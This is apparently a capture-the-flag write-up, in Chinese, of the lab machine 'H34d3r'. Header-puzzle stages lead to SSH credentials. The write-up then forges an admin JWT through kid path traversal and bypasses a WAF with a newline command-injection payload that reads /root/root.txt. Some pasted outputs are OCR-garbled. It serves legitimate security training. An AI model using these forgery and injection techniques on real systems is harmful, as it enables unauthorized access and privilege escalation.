

H34d3r 靶场渗透

- **思路一句话**: HTTP 头部一层一层揭示规则拿到 SSH 凭据 → 本地 Flask + JWT kid 穿越伪造 admin → WAF 绕过然后命令注入读 root flag

flag1

信息收集

```
—(kali@kali)-[~/桌面]
└─$ nmap -p- 10.59.169.169
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 22:59 EDT
Nmap scan report for 10.59.169.169
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:8D:26:C7 (PCS Systemtechnik/Oracle
VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
```

只两个端口,焦点必然在 80。访问 `/` 立刻给了一记响应头:

X-Accepted-Headers	User-Agent
X-Hint-Stage	1
X-Powered-By	PHP/8.3.31 
X-Required-Ua	Matryoshka-Bot/1.0

```
{"status": "fail", "current_stage": 1, "msg": "Access Denied: Invalid Agent."}
```

服务端把"下一步要什么"直接写在响应头里,算是**hint**

X-Accepted-Headers 告诉你接受哪些头

X-Hint-Stage 意思是阶段,当然这是后面推测出来的,一开始没懂这个1是啥


意思

X-Required-Ua 意思是要我们给 UA 头传入**Matryoshka-Bot/1.0**值

套娃

Stage 1 (UA)

```
{"status":"fail","current_stage":2,"accepted_headers":["User-Agent","X-Stage"],"msg":"Stage 1 Clear. Advance to next stage."}
```




Stage 2 (X-Stage)

然后来到第二阶段

X-Accepted-Headers	User-Agent, X-Stage
X-Hint-Stage	2
X-Next-Stage	challenge_start 

```
{"status":"fail","current_stage":2,"accepted_headers":["User-Agent","X-Stage"],"msg":"Stage 1 Clear. Advance to next stage."}
```

```
{"status":"fail","current_stage":1,"accepted_headers":["User-Agent"],"msg":"Access Denied: Invalid Agent."}
```



Stage 3 (X-Auth)

X-Accepted-Headers

X-Expected-Auth

X-Hint-Salt

X-Hint-Stage

User-Agent, X-Stage, X-Auth

sha256(UA + Salt)

mAtRy0sHk4_2026

3

```
{"status":"fail","current_stage":3,"accepted_headers":["User-Agent","X-Stage","X-Auth"],"msg":"Stage 2 Clear. Auth hash missing or mismatch."}
```

公式很直白: `sha256("Matryoshka-Bot/1.0" + "mAtRy0sHk4_2026")` :

Pass:	Matryoshka-Bot/1.0mAtRy0sHk4_2026	UTF8	\$(HEX...
Salt:		☐ HEX	
Hash:	49ba59abbe56e057		
<button>Encrypt</button>			

Result:

base64: TWF0cnlvc2hrYS1Cb3QvMS4wbUF0Unkwc0hrNF8yMDI2

md5: ac5dbbf946db7b15f28b2039e0162ca6

md5_middle: 46db7b15f28b2039

md5(md5(\$pass)): ecd3d3147c47f7b9bfbeec793c02cd34

md5(md5(md5(\$pass))): d986de0a315f52a723583a16de2d15af

md5(unicode): b876e9135a4834343f430d056994cccd

md5(base64): rF27+UbbexXyiyA54BYspg==

mysql: 0cdee0f57d2fd927

mysql5: dda1c488a44046e8699f0c9289d5b12afa5a5c48

ntlm: 8829d3b269d2d289a0002a148e8b150c

sha1: 50971235b8f8da17dde661b842f3f59eedb600da

sha1(sha1(\$pass)): 8925807d724083cc890c46259ebdfc9ebb25776c

sha1(md5(\$pass)): a8645273dda8e0fea8518dd392617220ddef6232

md5(sha1(\$pass)): d61369676e8041bd44c9ab21c6f721da

sha256: 7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf

sha256(md5(\$pass)): c90c234ef43c6c3413685d0e1413b481d69bb3a20b139067875486f3dde41c05

sha384: b00573c723fbe167c1788acb4b5cbd76401319388630a553d24114d4c95b88c1e4f821bbc51a632b2aa2a5ec6e588ce4

sha512:

7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf

`{"status":"fail","current_stage":4,"accepted_headers":["User-Agent","X-Stage","X-Auth","X-Signature"],"msg":"Stage 3 Clear. Signature verification failed or expired."}`

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM

URL
http://10.59.169.169/

Use POST method

MODIFY HEADER

☒	X-Auth	7b59aad06ca201fcdf0a2845932b323c5bfa6e	X
☒	X-Stage	challenge_start	X
☒	Upgrade-Insecure-Requests	1	X
☒	User-Agent	Matryoshka-Bot/1.0	X
☒	Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	X
☒	Accept-Encoding	gzip, deflate	X
☒	Accept-Language	zh-CN,zh;q=0.9	X

Stage 4 (X-Signature)

X-Accepted-Headers	User-Agent, X-Stage, X-Auth, X-Signature
X-Expected-Signature	md5(Auth + Secret + TimeStep) 
X-Hint-Secret	OWUyZF9oaWRkZW5fc3RhdGU=
X-Hint-Stage	4
X-Powered-By	PHP/8.3.31
X-Time-Step	178218470

```
{"status": "fail", "current_stage": 4, "accepted_headers": ["User-Agent", "X-Stage", "X-Auth", "X-Signature"], "msg": "Stage 3 Clear. Signature verification failed or expired."}
```

这里 Secret 是base64加密

操作流程

Base64解码

可用字符
A-Za-z0-9+/=
☐ 严格模式

☒ 移除输入中的非可用字符

输入
OWUyZF9oaWRkZW5fc3RhdGU=

输出
9e2d_hidden_state

9e2d_hidden_state

一开始我是直接抄响应里的 X-Time-Step 计算：

md5(Auth + Secret + TimeStep)

7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf +

9e2d_hidden_state + 178218470

但是啥反应都没有，意识到可能是时间戳的问题，应该是要整一个未来的时间戳，然后不停发包去触发

现在的Unix时间戳(Unix timestamp)是: 1782185195

开始

停止

刷新

Unix时间戳 (Unix timestamp) 178218470

秒

转换

1975-08-26 01:07:50

这个时间戳貌似少了一位，我们补个 0 即可

Unix时间戳 (Unix timestamp) 1782184700

秒

转换

2026-06-23 11:18:20


时间 (年/月/日 时:分:秒)

转换成Unix时间戳

秒

然后我们整一个未来的时间戳，快到时间的时候发包
md5加密的时候得把最后一位去掉

```
{"status": "success", "msg": "Done! Challenge Solved."}
```



操作流程

Base64解码

可用字符
A-Za-z0-9+/=

☒ 移除输入中的非可用字符

☐ 严格模式

输入

bw1rYXNhOjAwYjc4ZGMx

输出

mikasa:00b78dc1

拿到 ssh 登录凭据： mikasa:00b78dc1

```
mikasa@H34d3r:~$ cat user.txt
flag{user-00b78dc16d1de177d9a76116203f4d43}
```

flag2

提权

```
mikasa@H34d3r:~$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
```

没有什么可以利用的点， `sudo -l` 也需要密码

```
mikasa@H34d3r:~$ ss -nlt
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	128	127.0.0.1:5000	0.0.0.0:*	
LISTEN	0	128	:::22	:::*	
LISTEN	0	511	*:80	*:*	

传个 pspy 看看

```
mikasa@H34d3r:~$ ./pspy32s | grep UID=0
2026/06/23 12:35:30 CMD: UID=1000 PID=2489 | grep --color=auto UID=0
2026/06/23 12:35:30 CMD: UID=0 PID=2470 | sshd-session: mikasa [priv]
2026/06/23 12:35:30 CMD: UID=0 PID=2434 | sshd-session: mikasa [priv]
2026/06/23 12:35:30 CMD: UID=0 PID=2427 | /sbin/getty 38400 tty6
2026/06/23 12:35:30 CMD: UID=0 PID=2424 | /sbin/getty 38400 tty5
2026/06/23 12:35:30 CMD: UID=0 PID=2420 | /sbin/getty 38400 tty4
2026/06/23 12:35:30 CMD: UID=0 PID=2416 | /sbin/getty 38400 tty3
2026/06/23 12:35:30 CMD: UID=0 PID=2412 | /sbin/getty 38400 tty2
2026/06/23 12:35:30 CMD: UID=0 PID=2411 | /sbin/getty -I \033c 38400 ttv1
2026/06/23 12:35:30 CMD: UID=0 PID=2347 | /usr/bin/python3 /opt/maze-web/app.py
2026/06/23 12:35:30 CMD: UID=0 PID=2345 | /usr/sbin/crond -c /etc/crontabs -f
2026/06/23 12:35:30 CMD: UID=0 PID=2314 | /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2026/06/23 12:35:30 CMD: UID=0 PID=2284 | sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2026/06/23 12:35:30 CMD: UID=0 PID=2254 | /sbin/acpid -f
2026/06/23 12:35:30 CMD: UID=0 PID=2227 | /sbin/syslogd -t -n
2026/06/23 12:35:30 CMD: UID=0 PID=2102 | /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:H34d3r
2026/06/23 12:35:30 CMD: UID=0 PID=1879 |
```

有个以root身份运行的app.py脚本，盲猜一手 flask

```
mikasa@H34d3r:/opt/maze-web$ ls -al
total 16
drwxr-xr-x  2 root  root    4096 May 17 23:22 .
drwxr-xr-x  4 root  root    4096 May 17 23:00 ..
-rwxr-x---  1 root  root    6514 May 17 23:20 app.py
```

但是这个我们无法看到文件里面的内容

加上前面有个仅限本地访问的 5000 端口，合理推测是这个 app.py 启动的
我不太习惯用命令行来进行访问，所以我用 ssh 本地转发端口在本机访问

```
C:\Users\lnnn>ssh -NL 5000:127.0.0.1:5000 mikasa@10.59.169.169
mikasa@10.59.169.169's password:
channel 2: open failed: administratively prohibited: open failed
channel 3: open failed: administratively prohibited: open failed
channel 2: open failed: administratively prohibited: open failed
channel 3: open failed: administratively prohibited: open failed
channel 2: open failed: administratively prohibited: open failed
channel 3: open failed: administratively prohibited: open failed
```


嗯？可能是靶机禁止了端口转发

那我们用python起一个服务


```
python3 -c "
import socket, threading
```

```
def f(c):
    s = socket.socket()
    s.connect(('127.0.0.1', 5000))
    threading.Thread(target=lambda:
s.sendall(c.recv(4096))).start()
    threading.Thread(target=lambda:
c.sendall(s.recv(4096))).start()

s = socket.socket()
s.bind(('0.0.0.0', 5001))
s.listen(5)
while True:
    threading.Thread(target=f, args=(s.accept()[0],)).start()
"
```



然后就能成功访问了



源代码里面泄露了登录凭据guest/guest123


```
mikasa@H34d3r:/opt/keys$ ls
maze-default.key
```

kid (Key ID) 通常用于让服务端在密钥库里取 key，代码常见写法是 `open("/opt/keys/" + kid).read()`。如果未做路径校验，可以把 kid 改成穿越路径，指向任意可读文件，然后用同样内容当 HMAC secret 自己签 token。我们先试试 `/etc/hostname` 内容是 `H34d3r`：

jwt解密/加密

编码区域	操作区域	解码区域
JWT Token 复制 eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2V0Yy9ob3N0bmFtZSI6InR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuliwicm9sZSI6ImFkbWwuliwiaWF0IjoxNzgyMTkwMjkxQzdsRmlaxH3GhJBj0GuWGlgYlI9XjplnZPaO4wDAiVwc	签名算法: HS256 编码 解码 校验 Unix 时间互转	头部/Header 随机 复制 { "alg": "HS256", "kid": "../etc/hostname", "typ": "JWT" } 载荷/Payload 随机 复制 { "username": "admin", "role": "admin", "iat": 1782190291 } 对称密钥 随机 H34d3r

大致这样就可以了，然后把 JWT 塞回去

命令注入 + WAF

普通 ping 是没问题的

美观输出

```
{
  "output": "PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.020 ms\n\n--- 127.0.0.1 ping statistics ---\n1 packets transmitted, 1 packets received, 0% packet loss\nround-trip min/avg/max = 0.020/0.020/0.020 ms\n",
  "status": "ok"
}
```

LOAD	SPLIT	EXECUTE	TEST	SQLI	XSS	LFI	SSRF	SSTI	SHELL	ENCODING	HASHING	CUSTOM	MODE	THEME						
URL <code>http://10.59.169.169:5001/api/admin/ping?host=127.0.0.1</code>																				
☐ Use POST method																				
MODIFY HEADER																				
<table><thead><tr><th>Name</th><th>Value</th></tr></thead><tbody><tr><td>☒ Authorization</td><td>Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2V0Yy9ob3N0bmFtZSI6InR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuliwicm9sZSI6ImFkbWwuliwiaWF0IjoxNzgyMTkwMjkxQzdsRmlaxH3GhJBj0GuWGlgYlI9XjplnZPaO4wDAiVwc</td></tr><tr><td>☒ Upgrade-Insecure-Requests</td><td>1</td></tr></tbody></table>															Name	Value	☒ Authorization	Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2V0Yy9ob3N0bmFtZSI6InR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuliwicm9sZSI6ImFkbWwuliwiaWF0IjoxNzgyMTkwMjkxQzdsRmlaxH3GhJBj0GuWGlgYlI9XjplnZPaO4wDAiVwc	☒ Upgrade-Insecure-Requests	1
Name	Value																			
☒ Authorization	Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4uLy4uL2V0Yy9ob3N0bmFtZSI6InR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwuliwicm9sZSI6ImFkbWwuliwiaWF0IjoxNzgyMTkwMjkxQzdsRmlaxH3GhJBj0GuWGlgYlI9XjplnZPaO4wDAiVwc																			
☒ Upgrade-Insecure-Requests	1																			

试 `;id`、`|id`、`&&` → 全 400 WAF: Malicious characters detected!

1707.33px x 173.33px

```
{
  "error": "WAF: Malicious characters detected!"
}
```

但是换行可以 `%0a` 或者 `%0A`

美观输出 ☒

```

"output": "PING 127.0.0.1 (127.0.0.1): 56 data bytes/nl 64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.035 ms/nl--- 127.0.0.1 ping statistics ---nl packets transmitted, 1 packets received, 0% packet loss/nround-trip min/avg/max = 0.035/0.035/0.035 ms/nflag[root-3e4f28d4739c840a93cf7693086565d]\n",
  "status": "ok"
}

```

A screenshot of the Burp Suite web interface. At the top, there's a navigation bar with tabs like 'LOAD', 'SPLIT', 'EXECUTE', 'TEST', 'SQLI', 'XSS', 'LFI', 'SSRF', 'SSTI', 'SHELL', 'ENCODING', 'HASHING', and 'CUSTOM'. Below this, the 'URL' field contains the text 'http://10.59.169.169:5001/api/admin/ping?host=127.0.0.1%0acat /root/root.txt', where the host part is highlighted with a red box. To the right of the URL field is a 'MODE' dropdown and a 'THEME' dropdown. Below the URL field, there's a toggle switch for 'Use POST method'. On the right side, there's a 'MODIFY HEADER' button and a table of request headers. The table has columns for 'Name' and 'Value'. The headers listed are: 'Authorization' with value 'Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii4' (checked), 'Upgrade-Insecure-Requests' with value '1' (checked), and 'User-Agent' with value 'Mozilla/5.0 (Windows NT 10.0; Win64; >' (checked).

```
flag{root-3e40f28d4759c8d0a93cf7693086565d}
```